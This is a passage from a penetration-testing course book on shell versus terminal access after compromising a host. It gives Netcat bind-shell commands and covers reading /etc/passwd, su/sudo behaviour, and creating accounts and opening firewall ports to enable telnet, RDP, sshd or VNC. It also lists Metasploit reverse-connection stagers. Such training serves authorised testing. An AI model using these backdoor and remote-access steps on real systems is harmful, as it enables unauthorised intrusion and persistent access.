
To start this portion of the exercise, in Step 1, on Linux, invoke a Netcat listener (nc –l) to listen on local port (-p) 4444, executing /bin/sh (-e /bin/sh) when someone connects.

> # **nc -l -p 4444 -e /bin/sh**

Then, in Step 2, in a Windows cmd.exe, access that command shell by typing:

> C:\> **cd c:\tools**

> C:\> **nc [YourLinuxIPaddr] 4444**

When the connection is made to a Netcat backdoor listener on Linux, *no command prompt is displayed*. That's an important difference to note between Windows and Linux when it comes to Netcat backdoors. Windows displays the familiar C:\> prompt (along with the Microsoft copyright notice displayed when the shell is invoked). Linux shows no prompt when used in this fashion.

Even though there is no prompt, however, we can issue commands to the target machine. Try the following in Steps 3, 4, and 5:

> **uname -a**

This command displays details about the system, including its name and system type. The output will just be dumped in your shell display underneath the command you typed. Next, try:

> **whoami**

You will see that you are running a shell with the privileges of the user who invoked the Netcat listener, which makes sense, given that the Netcat listener spawned the shell process.

Try other commands, such as ls, ifconfig, cd, and so on. Most will work just fine.

Determining Your Terminal Status in Linux

- To determine if you have mere shell access or a true terminal on a Linux or Unix environment, you could type:

  `tty`

- If you see a /dev entry, that is your current tty and you have a terminal

- If you see "not a tty", you just have a shell

```
C:\WINDOWS\system32\cmd.exe - nc 10.10.75

C:\>nc 10.10.75.2 4444
tty
not a tty
```

```
root@t4linux ~
File  Edit  View  Terminal  Go  Help
# nc -l -p 4444 -e /bin/sh
```

102

Many Linux and Unix systems offer us a convenient command for determining whether we are running commands in a terminal or just a shell. The `tty` command shows the current terminal device you are using. If `tty` displays output like "/dev/pts/1", you have gotten terminal access to the machine. If `tty` says "not a tty", you have mere shell access.

Test this with your Linux shell by typing (into the Netcat client on Windows connected to the Netcat listener on Linux running a shell):

    `tty`

One of the first things that some extra careful penetration testers do when gaining some form of command-line access to a Linux machine is to run `tty` to double check whether they have a terminal or a shell. The results of this command will help inform the tester which other commands to use and which to avoid. Let's now look at some of the command that could cause problems with terminal-less shell access on Linux and Unix.

Problem-some Terminal Commands on Linux

Most Linux and Unix commands work just fine with either a shell or a terminal. But, there are a few useful commands that will cause problems. Editors, in particular, often rely on terminal control sequences. From your Windows screen running the Netcat client connected to the Linux Netcat listener that invoked /bin/sh, try invoking vi, the very common Unix and Linux file editor:

> **vi**

You'll see a warning that output is not to a terminal, nor is input from a terminal. Then, a bunch of terminal control sequences will be displayed on your output. Hit CTRL-C to get out of the Netcat client. Note that your listener on Linux will stop running as well (remember, there is no –L option for a persistent listener on Linux).

Re-run the Linux listener (**nc –1 –p 4444 –e /bin/sh**). Then, re-run the Windows command to connect to it (**nc [YourLinuxIPaddr] 4444**).

The emacs editor has troubles as well. Invoke emacs as follows:

> **emacs file.txt**

This editor will open a whole new window on Linux displaying the file, rather like we saw with **edit** in Windows. In Linux, close the window by using your mouse and going to File→Exit Emacs. If your Netcat listener stops running, start it up again and connect to it from your Netcat client on Windows.

Next, try running the man command, which will show instructions about the options for various commands:

> **man ls**

The terminal control sequences in the man program look ugly when displayed in a non-terminal shell.

Even More Problem-some Terminal Commands on Linux

C:\WINDOWS\system32\cmd.exe - nc

```
C:\>nc 10.10.75.2 4444
top
top: tcgetattr() failed: Inva
←[0;1H

more /etc/passwd

whoami
```

root@t4linux:~

File Edit View Terminal Go Help

```
# nc -l -p 4444 -e /bin/sh
```

C:\WINDOWS\system32\cmd.exe

```
C:\>nc 10.10.75.2 4444
less /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
```

Some additional commands that have issues on Linux when run from a shell include top. This command displays a list of running processes, updated in real time. When run from a terminal-less shell, it prints out an error message. However, after top fails, you can still enter new shell commands. Try it:

top

The more command, which can be used to paginate input or a file, doesn't work from within a mere shell, and will mess up the shell making it unresponsive. Try running:

more /etc/passwd

The command won't show you anything. Then, try to run another command, such as:

whoami

Your subsequent command won't work, because more made your shell unresponsive.

Hit CTRL-C to drop the connection. On Linux, restart your Netcat listener (**nc -l -p 4444 -e /bin/sh**), and from Windows connect to it again (**nc [YourLinuxIPaddr] 4444**).

Now, try running the less command, another general-purpose paginator that can be used to display the contents of a file. While more will not display a file and messes up a shell, the less command will display the file. It won't paginate the file, but it will display file contents while keeping your shell responsive. Test this by running:

less /etc/passwd

whoami

104

The su and sudo commands on Linux

```
C:\WINDOWS\system32\cmd.exe -

C:\> nc 10.10.75.2 4444
whoami
root
su - student
whoami
student
su -
standard in must be a tty
whoami
student
sudo /bin/sh
We trust you have received the usual lecture from the
Administrator. It usually boils down to these three t

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibili
```

```
root@t4linux:~
File   Edit   View   Terminal   Go   Help
# nc -l -p 4444 -e /bin/sh
Password:
```

Two other commands that are problematic within a terminal-less shell are su and sudo. The su command lets you "substitute user", getting access to the machine with another set of login privileges. From within our shell, we first check our current login name (with whoami), and, if we are root, we can su from our existing root login down to another user's account without difficulty:

whoami

su - student

This worked just fine, because we did not have to provide a password. But, if we try to su back to root (which would require us to enter a password), the su command will tell us that standard input must be a tty (a terminal) for us to use the command. We can then check with whoami to see that our su back to root failed.

su -

whoami

The sudo command, which can be used to run another single command with the privileges of another user, likewise has problems. Try running it to execute /bin/sh (another shell) as root:

sudo /bin/sh

When you do this, look at your Linux Netcat listener. Note that it pops up a "Password:" prompt. You cannot type the password in your Netcat client on Windows and get sudo to accept it when invoking it in this way.

If You Have Extra Time: Analyze telnet and ssh Clients

- Telnet and ssh clients expect that they are being run from a terminal
  - Especially to escape entry of a password
  - Thus, authentication via telnet or ssh from a raw shell can be a problem

- If you have extra time during this exercise, run Netcat on Windows → Netcat shell on Linux → telnet or ssh to 10.10.10.50

106

Another set of commands that have problems with this shell versus terminal dilemma are telnet and ssh clients. Each expects that it is running inside a terminal, and will usually fail if it is run from within a raw command shell. This issue affects penetration testers and ethical hackers who have compromised one machine, a given conquered target, and want to use it as a pivot point to attack the next target via telnet or ssh. Both telnet and ssh clients often hang when executed from within a raw shell, or they simply drop you back to the shell prompt on the current conquered target, without even prompting you for authentication on the next target.

If you have extra time during this exercise, you may want to experiment with trying to ssh or telnet from a shell on your Linux machine against target 10.10.10.50. Set up a Netcat backdoor listener on your Linux system, which you access from your Netcat client on Windows. Go from Netcat on Windows to a shell on Linux. Then, try to use that shell to telnet or ssh to 10.10.10.50. You can try a userID of bob, and a password of nuggetnugget on 10.10.10.50 to see if it works.

Course Roadmap

- **Planning and Scoping**
- **Scanning**
- ***Exploitation***
- **Password Attacks**
- **Wireless Attacks**
- **Web App Attacks**

- Why Exploitation?
- Exploit Categories
- Metasploit
  - ➢ Exercise: bind_tcp
  - ➢ The Meterpreter
  - ➢ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➢ Exercise: The Dilemma Illustrated
  - ➢ ***Bypassing Dilemma***
  - ➢ Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➢ Exercise: Challenges
- Making Win Run Commands
  - ➢ Exercise: sc and wmic

107

OK, so we've got a bit of a dilemma: many exploits give us a raw shell, but a lot of the tools we want to use are terminal-oriented. Being aware of the problem is important, so that we don't inadvertently type in terminal commands into a mere command shell, and then accidentally lose access to our often hard-fought command shell on a system. But, awareness of the dilemma is just a start.

How can we deal with this dilemma, either by avoiding it or conquering it? Professional penetration testers and ethical hackers have some useful options that we'll explore next.

Dealing with the Shell vs. Terminal Dilemma

- How can we handle this dilemma?
  - Option 1: Command-by-command workarounds
  - Option 2: Use shell access to enable terminal access
- Both options are good
  - For short-term, quick access, Option 1 is better
  - For longer-term, more fine-grained analysis, Option 2 is better
  - But, Option 2 has baggage – it could involve system reconfiguration and/or the introduction of security weaknesses
    - Make sure such changes are allowed by the Rules of Engagement

108

To handle this shell vs. terminal dilemma, penetration testers and ethical hackers often turn to one of two options. The first option is to avoid commands that cause problems within shells, and use work-arounds, similar commands that achieve nearly the same purpose on the target machine within a raw shell when terminal access is not available. Option 2 involves using the shell access the tester has gained to tweak the target machine to enable follow-on terminal access to the box.

Both options are very reasonable, and penetration testers and ethical hackers may employ either approach depending on what they need to achieve for a given system or an overall test. If short-term access is needed to a machine to capture some important information and then leave the box alone, Option 1 (carefully selecting command-by-command substitutions) works just fine. But, if longer-term, repeated access and fine-grained analysis of a target machine is required, Option 2 (using shell access to get terminal access) is a better approach.

Some words of caution are necessary for Option 2. Enabling remote terminal access often involves changing the configuration of a machine, possibly introducing security weaknesses and new points of attack against the system. Thus, before changing the configuration, make sure that such changes are allowed by the Rules of Engagement. When in doubt, check with target environment personnel to make sure your changes are acceptable for the test *before* making them.

Windows Option 1: Command-by-Command Workarounds

- You may want to test commands on a local system with the same Windows version as the target where you've got shell access
  - Just to verify how each command behaves
- Still, here are some useful substitutes:

Command	Purpose	Possible Workaround(s)
C:\> cls	Clear screen	Hit Enter several times
C:\> edit	Edit file	Use echo txt >> file.txt

109

When you gain shell access of a target machine, you may want to have the same version of Windows in your own lab so you can test out a command on your local machine before running it on the target system to make sure it behaves as you expect.

For Option 1 on Windows, here are some command-by-command substitutions that work just fine within a shell, mimicking the functionality of commands that are more suited to terminal access.

To clear the screen, instead of using cls, instead just hit Enter several times. This may seem silly, but it is helpful in making the results of different commands, as well as screenshots for final reports, look much better.

Instead of using the edit command to edit a file (or Notepad for that matter), you can build a file line-by-line using the echo command and then appending (>>) each line to the file. Note that when using the Windows echo command, you do not surround the text you want to echo with quotation marks "", like you would in Linux or Unix. Windows echo will actually echo the quotes, so leave them off unless you want them in the file.

Windows Option 1: More Command-by-Command Workarounds

Command	**Purpose**	**Possible Workaround(s)**
`C:\> runas`	Run a command as a different user	1) Just avoid this 2) Schedule a job using `schtasks` or `at` command
`C:\> wmic`	Numerous uses – fine-grained system management	Use a series of alternate commands: `net user` (for user mgmt) `net localgroup` (for user mgmt) `tasklist/taskkill` (for process) `net start` or `sc` (for service) `reg` (for interacting with the Registry)
`C:\> telnet`	telnet to next host	Use a Netcat client with the –t option
`C:\> ssh`	ssh to next host	Get terminal access

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   110

As a replacement for runas, you could schedule a job to run as another user with the schtasks command, configuring the system to run it two minutes in the future, for example. The schtasks command lets you choose a specific user account to run the job as. Alternatively, you could use the at command to run a job with local SYSTEM privileges. The schtasks and at commands are a cumbersome replacement for runas, because you have to wait for a minute or two for the scheduled job to start up. However, this approach works, provided that the tester's shell has admin or SYSTEM access to be able to schedule a job. For details of the syntax of schtasks or at, simply run each followed by a /?.

Although WMIC is one of the most useful commands in modern Windows environments, we can use a variety of other, lesser commands to mimic much (but not all) of its behavior. For managing users, we could use the net user command. Group membership can be listed and changed using net localgroup. For listing and stopping processes, we could use tasklist and taskkill, respectively. For managing services, we can use the net start command or the sc command (although be careful -- some invocations of sc will cause a shell to become unresponsive). To read or make changes to the registry, we could use the reg command. As you might expect, help/directions for each of these commands is available by typing the command name followed by a /?.

The shell problem with telnet clients can be avoided by using Netcat as a client instead of telnet. Netcat, when invoked with a –t option, can perform telnet-style terminal negotiation from within a shell with a target telnet server.

To avoid shell problems with ssh clients, your best bet is to enable some form of terminal access on the target machine, and then ssh from it.

110

PDF compression, OCR, web optimization using a watermarked evaluation copy of CVISION PDFCompressor

Windows Option 1: More Command-by-Command Workarounds

Command	**Purpose**	**Possible Workaround(s)**
`C:\> runas`	Run a command as a different user	1) Just avoid this 2) Schedule a job using `schtasks` or `at` command
`C:\> wmic`	Numerous uses – fine-grained system management	Use a series of alternate commands: `net user` (for user mgmt) `net localgroup` (for user mgmt) `tasklist/taskkill` (for process) `net start` or `sc` (for service) `reg` (for interacting with the Registry)
`C:\> telnet`	telnet to next host	Use a Netcat client with the –t option
`C:\> ssh`	ssh to next host	Get terminal access

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   110

As a replacement for runas, you could schedule a job to run as another user with the schtasks command, configuring the system to run it two minutes in the future, for example. The schtasks command lets you choose a specific user account to run the job as. Alternatively, you could use the at command to run a job with local SYSTEM privileges. The schtasks and at commands are a cumbersome replacement for runas, because you have to wait for a minute or two for the scheduled job to start up. However, this approach works, provided that the tester's shell has admin or SYSTEM access to be able to schedule a job. For details of the syntax of schtasks or at, simply run each followed by a /?.

Although WMIC is one of the most useful commands in modern Windows environments, we can use a variety of other, lesser commands to mimic much (but not all) of its behavior. For managing users, we could use the net user command. Group membership can be listed and changed using net localgroup. For listing and stopping processes, we could use tasklist and taskkill, respectively. For managing services, we can use the net start command or the sc command (although be careful -- some invocations of sc will cause a shell to become unresponsive). To read or make changes to the registry, we could use the reg command. As you might expect, help/directions for each of these commands is available by typing the command name followed by a /?.

The shell problem with telnet clients can be avoided by using Netcat as a client instead of telnet. Netcat, when invoked with a –t option, can perform telnet-style terminal negotiation from within a shell with a target telnet server.

To avoid shell problems with ssh clients, your best bet is to enable some form of terminal access on the target machine, and then ssh from it.

110

Windows Option 2:
Enabling Terminal Access

- To enable remote terminal access on a Windows machine, we have several options:
  - Activate telnet service
  - Activate remote desktop / terminal services
  - Install SSH daemon
  - Install VNC
- Be careful with any of these...
  - You have changed the configuration
  - You may introduce a new security flaw
  - A malicious attacker may piggy-back in on your new access
  - Make sure Rules of Engagement allow this
  - Clean up when you are done – shutdown services and uninstall

With Option 2, we could use our shell access on Windows to enable some form of terminal access of the target machine. There are numerous methods for doing just that, but four approaches are the most common. Two involve using built-in Windows software, included on most modern Windows operating systems: activating the telnet service or remote desktop service (for remote GUI control, in which you could invoke a cmd.exe to get terminal access). The other two involve installing separate software on the machine: installing a Secure Shell (SSH) daemon or Virtual Network Computing (VNC) server. We'll discuss each of these approaches briefly.

Regardless of the approach you use, realize that you are changing the configuration of the machine with any of them, and installing new software with some of them. Each of these approaches increases the attack surface of the target machine – you may introduce a new security flaw that a real bad guy could use to ride in on your coattails, piggybacking on your access to take over the target machine. Thus, you have to be very careful to make sure that 1) such configuration or software installation changes are allowed in the Rules of Engagement for the project, 2) the target personnel are aware of your planned methodology for doing this, and 3) you carefully clean up afterward by shutting down services and uninstalling any software you put on the target.

Windows Terminal Access: Activating Windows Telnet Service

- Activating the Windows telnet service and making it usable involves several steps:
  - Enabling the service
  - Configuring an account to use the telnet service
  - Configuring the Windows firewall to allow the inbound access
  - WATCH OUT! Clear-text authentication!
- Check current status of service:
  ```
  C:\> sc query tlntsvr
  ```
- Change startup type to demand (a manually started service):
  ```
  C:\> sc config tlntsvr start= demand
  ```
- Turn service on:
  ```
  C:\> sc start tlntsvr
  ```

Successfully activating the Windows telnet service from the command-line involves several steps, including enabling the service, configuring an account to use it, and configuring the Windows firewall to allow inbound telnet access. But, remember, we have to be careful with this, because telnet sends user IDs and passwords in clear text across the network!

First, we'll check to see if the service is already running. If its state is "RUNNING", there is no need to start it again:

```
C:\> sc query tlntsvr
```

We then change the service's startup type to demand. We have to do this, because a "disabled" service cannot be started. Services marked as "demand" will need to be manually started (by the pen tester, also using the sc command). Alternatively, we could specify a startup type of "auto", with the automatic setting ensuring the service restarts after every reboot. It is safer to set it to "demand", because we can start it manually, without the service being activated automatically on a future reboot:

```
C:\> sc config tlntsvr start= demand
```

The sc command is pretty picky about its syntax. Make sure you enter this as "start= demand". There must be a space between the = and the demand, and no other spaces in there.

We then activate the service with this command:

```
C:\> sc start tlntsvr
```

112

Enabling Telnet Service – Finishing the Task

- Make sure you have an account to login to the machine:

  `C:\> net user [username] [password] /add`

- Put account in the TelnetClients group:

  `C:\> net localgroup TelnetClients /add`

  `C:\> net localgroup TelnetClients [username] /add`

- Configure firewall to allow inbound access on TCP 23

  `C:\>netsh firewall add portopening protocol = TCP port = 23 name = telnet mode = enable scope = custom addresses = [yourIPaddress]`

Of course, if we are going to telnet in, we need an account to do so. If you already have an account, you could use it for access. Or, you could create a new account with:

`C:\> net user [username] [password] /add`

On some versions of Windows, anyone in the Administrators group can telnet in. On other versions of Windows, a given account must be placed in the TelnetClients group to be able to telnet in. Thus, let's put our new account in the TelnetClients group to make sure it can get access on all modern versions of Windows. We start by creating the group:

`C:\> net localgroup TelnetClients /add`

If the group already exists, we'll get a message saying so. We then add our new account to this group:

`C:\> net localgroup TelnetClients [username] /add`

Finally, we need to configure the Windows local firewall to allow inbound telnet. We can do this with the netsh command as follows.

`C:\> netsh firewall add portopening protocol = TCP port = 23 name = telnet mode = enable scope = custom addresses = [yourIPaddress]`

You can put in the source IP address you plan on telnetting from in this command, which will configure Windows to allow telnet connections only from that IP address, lowering the chance of a real bad guy following you in (but not eliminating that possibility entirely).

113

Windows Terminal Access: Activating Remote Desktop Service

- Activating Windows Remote Desktop / Terminal Services involves similar steps to what we used with the telnet service
  - But, there are some subtle differences in commands and syntax
- Check current status of service:
  ```
  C:\> sc query termservice
  ```
- Change startup type to demand (a manually started service):
  ```
  C:\> sc config termservice start= demand
  ```
- Turn service on:
  ```
  C:\> sc start termservice
  ```
- Set Registry Key to enable terminal services access:
  ```
  C:\>reg add "hklm\system\currentcontrolset\control\terminal
      server" /v fdenytsconnections /t reg_dword /d 0
  ```

The process of activating the Windows Remote Desktop / Terminal Services service is conceptually similar to the process used for enabling telnet. However, there are some subtle differences in the syntax and the commands we use.

Again, we first check to see if the service is already running. If its state is "RUNNING", there is no need to start it again:

```
C:\> sc query termservice
```

If the service is not running, we can change its startup type to demand (to make it a manually started service) as follows:

```
C:\> sc config termservice start= demand
```
```
C:\> sc start termservice
```

On most Windows machines this service is already started. However, on many Windows machines, by default, the system is configured to deny terminal services connections from Remote Desktop clients. This setting is controlled by a registry key called fdenytsconnections, which is set to 1 to block access. We need to change its value to 0 to allow such connections, which we can accomplish with the reg command as follows:

```
C:\> reg add
"hklm\system\currentcontrolset\control\terminal server"
/v fdenytsconnections /t reg_dword /d 0
```

114

Enabling Remote Desktop – Finishing the Task

- Check to see if it is listening:
  ```
  C:\> netstat -na | find "3389"
  ```
- Make sure you have an account to login to the machine:
  ```
  C:\> net user [username] [password] /add
  ```
- Put account in the "Remote Desktop Users" group:
  ```
  C:\> net localgroup "Remote Desktop Users"
     [username] /add
  ```
- Configure firewall to allow inbound access for RDP:
  ```
  - C:\>netsh firewall set service type =
     remotedesktop mode = enable scope = custom
     addresses = [yourIPaddress]
  ```

With the service running and the fdenytsconnections registry key set, the system should start listening on the default port for terminal services / remote desktop, which is TCP 3389. We can check to see if that port is now listening using this command:

```
C:\> netstat -na | find "3389"
```

Next, we'll need a logon account to access the system via RDP. If you already have an account, you could use it for access. Or, as before, you could create a new account with:

```
C:\> net user [username] [password] /add
```

We need to add our account to the "Remote Desktop Users" group so that it will be allowed access. We can do so as follows:

```
C:\> net localgroup "Remote Desktop Users" [username]
/add
```

Finally, we need to configure the Windows local firewall to allow inbound remote desktop access. We can do this with the netsh command as follows.

```
C:\> netsh firewall set service type = remotedesktop
mode = enable scope = custom addresses = [yourIPaddress]
```

Again, we are configuring the firewall to allow such connections only from the tester's IP address, lowering the chance of a criminal piggybacking in via our activities (but not eliminating that possibility entirely).

Installing Sshd on Windows

- To get sshd, you could install all of Cygwin, but that is a lot of software and overhead
- Instead, you could install a minimal OpenSSH for Windows, that includes SSH, SCP, SFTP functionality
- Freely available at sshwindows.sourceforge.net
  - A GUI-based wizard installer package (ugh!)
  - But, we only have shell access, so we can't use GUI installer

There are many options for installing a Secure Shell daemon on Windows. Some administrators within enterprises install a full version of Cygwin, a free POSIX environment for Windows available at www.cygwin.com, which includes sshd. However, a full install of Cygwin includes many additional tools a pen tester does not require, and consumes dozens of Megabytes of space. That's clearly overkill for a pen tester who simply wants to get terminal access of a target machine.

A better option involves installing a minimal Cygwin environment customized just to support sshd. An excellent sshd tailored for Windows in this way is freely available at sshwindows.sourceforge.net. The package is 2.4 Megs. Installed, it takes about 4.7 Megs of hard drive space. That's not small, but it certainly has a leaner footprint than a full Cygwin install. The package supports SSH, SCP, and SFTP functionality. That's the good news.

The bad news is that the free package installer works as a Windows GUI tool, popping up an installation wizard. Of course, if a tester is working from a shell, he or she doesn't yet have GUI control to be able to interact with the wizard installer.

116

Installing Sshd on Windows (2)

- Getting around the GUI-based installer wizard dilemma:
  - Install the package locally in lab, watching installation with Microsoft Sysinternals Filemon and Regmon utilities
  - Grab all associated EXEs and DLLs from installation on lab system
  - Use the `reg /export` command to get a copy of all registry keys set by the installation package on lab system
  - Copy files to target box and use `reg /import` command to import reg keys
- Don't forget to configure the firewall to allow inbound TCP port 22

```
C:\>netsh firewall add portopening protocol = TCP port =
22 name = sshd mode = enable scope = custom addresses =
[yourIPaddress]
```

This issue arises frequently on Windows. A tester wants to install a tool that requires a GUI installation wizard, and the tester only has command shell access to the target. We can get around this problem using the following process:

- Install the Microsoft Sysinternals Filemon and Regmon tools on a lab Windows machine. These free programs capture information about all file system and registry access while the install program is running.

- Invoke the installation wizard on the local lab machine.

- Note its interactions with the file system and the registry.

- Grab a copy of all files and DLLs the installer puts on the lab system.

- Use the `reg /export` command to get a copy of all of the registry key settings associated with the installation on the lab system.

- Move the files to the target machine, and use `reg /import` to set the registry keys.

- Start the service using the `net start` or `sc` command.

This process applies to tools beyond sshd and is very helpful in remotely installing arbitrary software packages manually using only a command shell on Windows systems.

Once you have installed the sshd in this way, don't forget to enable the Windows firewall to allow inbound TCP port 22, using the same command we covered for telnet, but with the port changed from 23 to 22.

Getting VNC Server onto Windows

- VNC provides remote GUI access of a target system
  - Client and server available for Windows or Linux/Unix
- VNC access to a Windows target machine can be achieved using:
  - A Metasploit VNC payload (if the target system has an exploitable vulnerability), or
  - Installation of VNC from a command shell

118

Virtual Network Computing (VNC) provides remote access of a system's GUI across the network. RealVNC offers a free implementation of a VNC viewer and a VNC server for both Windows and Linux/Unix, and is included on the course DVD for both platforms. With control of a target system's GUI, a tester can launch a cmd.exe window to gain terminal access to the target machine. Some people may consider taking over the target system's GUI to get terminal shell access via cmd.exe to be overkill, but the technique can be helpful to penetration testers.

Two methods are often employed to get a VNC server installed on a target Windows machine. First, a tester could use a Metasploit VNC payload with an exploit of the target machine, provided that the target system is vulnerable to a Metasploit exploit. Alternatively, an attacker could use existing command shell access of a target machine to install and launch VNC from the command line. Let's explore each of these options.

Metasploit VNC Payload – Different Stager Options

- Within Metasploit, the vncinject stage can use any of the stager options, resulting in:
  - vncinject/bind_tcp: Listen on chosen TCP port
  - vncinject/reverse_tcp: Reverse shell back to attacker
  - vncinject/reverse_http: Use PassiveX running inside of IE to carry VNC traffic back to attacker
  - vncinject/find_tag: Use existing communications session to carry traffic
  - vncinject/reverse_ord_tcp: Use Windows library already in exploited Windows process for communication back to attacker

The Metasploit vncinject stage, as its name implies, injects a DLL containing VNC functionality into a running process on the target machine, giving the attacker remote GUI control over that system from within the exploited process. Once loaded into the target system's memory, the vncinject payload can interact with several stagers for carrying the VNC traffic, resulting in the following stager/stage payload combinations:

- vncinject/bind_tcp: With this option, all VNC communication occurs over a listening port chosen by the attacker.

- vncinject/reverse_tcp: Here, a reverse connection is made from the VNC server back to the attacker's machine, shoveling the GUI back to the attacker.

- vncinject/reverse_http: This very handy option carries VNC traffic via HTTP by running PassiveX to shuffle communications from VNC server via Internet Explorer running on the victim machine, sending VNC traffic to the VNC viewer on the client's system.

- vncinject/find_tag: This option carries VNC traffic over the already-established TCP connection used to deliver the exploit between the attacker and the target.

- vncinject/reverse_ord_tcp: The reverse ordinal TCP stager uses network communications code (the ws2_32.dll) that Windows usually loads into the memory of network-communicating processes to carry a reverse connection back to the attacker. The payload doesn't include any new networking code, but instead makes calls into Windows libraries already loaded into memory.

Command Line Install of WinVNC

- First, install VNC on a **lab** system
  - Then, configure it by running:

    `C:\> "c:\Program Files\RealVNC\VNC4\vncconfig.exe" -service`
  - Set password and limit inbound IP address
